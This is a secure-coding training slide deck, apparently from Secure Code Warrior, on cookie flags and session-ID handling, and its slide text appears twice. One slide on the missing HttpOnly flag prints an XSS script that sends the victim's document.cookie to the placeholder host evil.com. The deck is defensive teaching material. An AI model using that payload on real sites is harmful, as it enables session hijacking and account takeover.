Cookies and Sessions
Web App Vulnerabilities
by Secure Code Warrior Limited is licensed under CC BY-ND 4.0

What is it?
Cookie values could be compromised
because of configuration issues with
cookie flags. Since cookies usually contain
session information, this information
could be obtained by an attacker.
What causes it?
Missing or improperly configured
cookie flags such as “Secure”,
“HttpOnly” and “Domain”. Session
values could be passed as HTTP
parameters as well, which is less
secure than using cookie values.What could happen?
An attacker could be able to retrieve
cookie values, such as session
information. This could allow an
attacker to take over a user’s account
and perform fraudulent actions. How to prevent it?
Always use cookies to store and
transmit session information.
Securely configure the cookies
using secure flags.
Cookies and Sessions
Understanding cookies

What are cookies?
HTTP is a stateless protocol.
Cookies can be used to track a
user’s state by storing values
related to the user’s actions. These
cookie values are sent to and from
the server and are stored in the
client’s browser.
When are cookies used?
Cookies can be used to store an
online shopping cart or browsing
activities. Another usage are
authentication cookies, which store
the user’s session information to
determine whether a user is logged
in and which privileges are
assigned to that user.
Set-cookie: user=johndoe
Cookie: user=johndoe
How are cookies protected?
Certain flags can be added when
setting a cookie to limit its usage:
• Secure – Avoid transmission over
an insecure channel.
• HttpOnly – Don’t let JavaScript
read cookie value.
• Domain – Set the domain for
which the cookie is available.
• Path – Set subfolders and pages
for which the cookie is available.
• Expires – Determine when the
cookie should be deleted.
Cookies and Sessions
Understanding the security vulnerability

Missing HttpOnly
flag
Due to the combination of an XSS
vulnerability and the missing
HttpOnly flag, an attacker can
retrieve the session cookie value.
<script>
location.href=
"http://evil.com/steal/?cookie="+document.cookie;
</script>
The attacker can
browse the application
using the session ID
assigned to the user.
Welcome,
John Doe!
Cookie: id=a5Ru6f
A web application stores a
user’s session identifier in a
cookie. However, the HttpOnly
flag is not being used.
Set-cookie: id=a5Ru6f, HttpOnly
Welcome,
John Doe!
Cookies and Sessions
Understanding the security vulnerability

Session ID as a
GET parameter
Find user:
A user has just logged in to a
web application that does not
make use of a session cookie.
Instead, session identifiers
are transmitted in the HTTP
request.
GET /profile?sid=a5Ru6f
Welcome,
John Doe!
The session is still valid and
the attacker can browse the
application on his own PC
using the session ID
assigned to the user.
GET /profile?sid=a5Ru6f
Welcome,
John Doe!
For each URL in the application,
the ID is transmitted. The URLS
remain visible in the browsing
history and many other locations.
app.com/profile?sid=a5Ru6f
• History
• Bookmarks
• Proxies
• Web Server
• Referrer header
• …
While looking at the user’s
browsing history on an
unattended computer, the attacker
notices the user’s session ID.
History:
-NSA.org
-app.com/profile?
sid=a5Ru6f
Cookies and Sessions
Realizing the impact

Session information passed as an HTTP
parameter can be intercepted by an attacker.
A cookie with badly configured domain and path
settings could be transmitted to less secure
subdomains.
Cookies without the HttpOnly flag could be
read by scripts and sent to an attacker,
resulting in account compromise.
Cookies and Sessions
Preventing the mistake

Always store session information in cookies.
Do NOT pass session info as a parameter.
Correctly configure cookies:
• Set Secure and HttpOnly flags.
• Set the Domain and Path as narrow as possible.
• Set the Expires header to 0, except for persistent
cookies.

Secure Code Warrior - Cookies and sessions

  • 1.
    Cookies and Sessions WebApp Vulnerabilities by Secure Code Warrior Limited is licensed under CC BY-ND 4.0
  • 2.
    What is it? Cookievalues could be compromised because of configuration issues with cookie flags. Since cookies usually contain session information, this information could be obtained by an attacker. What causes it? Missing or improperly configured cookie flags such as “Secure”, “HttpOnly” and “Domain”. Session values could be passed as HTTP parameters as well, which is less secure than using cookie values.What could happen? An attacker could be able to retrieve cookie values, such as session information. This could allow an attacker to take over a user’s account and perform fraudulent actions. How to prevent it? Always use cookies to store and transmit session information. Securely configure the cookies using secure flags.
  • 3.
    Cookies and Sessions Understandingcookies What are cookies? HTTP is a stateless protocol. Cookies can be used to track a user’s state by storing values related to the user’s actions. These cookie values are sent to and from the server and are stored in the client’s browser. When are cookies used? Cookies can be used to store an online shopping cart or browsing activities. Another usage are authentication cookies, which store the user’s session information to determine whether a user is logged in and which privileges are assigned to that user. Set-cookie: user=johndoe Cookie: user=johndoe How are cookies protected? Certain flags can be added when setting a cookie to limit its usage: • Secure – Avoid transmission over an insecure channel. • HttpOnly – Don’t let JavaScript read cookie value. • Domain – Set the domain for which the cookie is available. • Path – Set subfolders and pages for which the cookie is available. • Expires – Determine when the cookie should be deleted.
  • 4.
    Cookies and Sessions Understandingthe security vulnerability Missing HttpOnly flag Due to the combination of an XSS vulnerability and the missing HttpOnly flag, an attacker can retrieve the session cookie value. <script> location.href= "http://evil.com/steal/?cookie="+document.cookie; </script> The attacker can browse the application using the session ID assigned to the user. Welcome, John Doe! Cookie: id=a5Ru6f A web application stores a user’s session identifier in a cookie. However, the HttpOnly flag is not being used. Set-cookie: id=a5Ru6f, HttpOnly Welcome, John Doe!
  • 5.
    Cookies and Sessions Understandingthe security vulnerability Session ID as a GET parameter Find user: A user has just logged in to a web application that does not make use of a session cookie. Instead, session identifiers are transmitted in the HTTP request. GET /profile?sid=a5Ru6f Welcome, John Doe! The session is still valid and the attacker can browse the application on his own PC using the session ID assigned to the user. GET /profile?sid=a5Ru6f Welcome, John Doe! For each URL in the application, the ID is transmitted. The URLS remain visible in the browsing history and many other locations. app.com/profile?sid=a5Ru6f • History • Bookmarks • Proxies • Web Server • Referrer header • … While looking at the user’s browsing history on an unattended computer, the attacker notices the user’s session ID. History: -NSA.org -app.com/profile? sid=a5Ru6f
  • 6.
    Cookies and Sessions Realizingthe impact Session information passed as an HTTP parameter can be intercepted by an attacker. A cookie with badly configured domain and path settings could be transmitted to less secure subdomains. Cookies without the HttpOnly flag could be read by scripts and sent to an attacker, resulting in account compromise.
  • 7.
    Cookies and Sessions Preventingthe mistake Always store session information in cookies. Do NOT pass session info as a parameter. Correctly configure cookies: • Set Secure and HttpOnly flags. • Set the Domain and Path as narrow as possible. • Set the Expires header to 0, except for persistent cookies.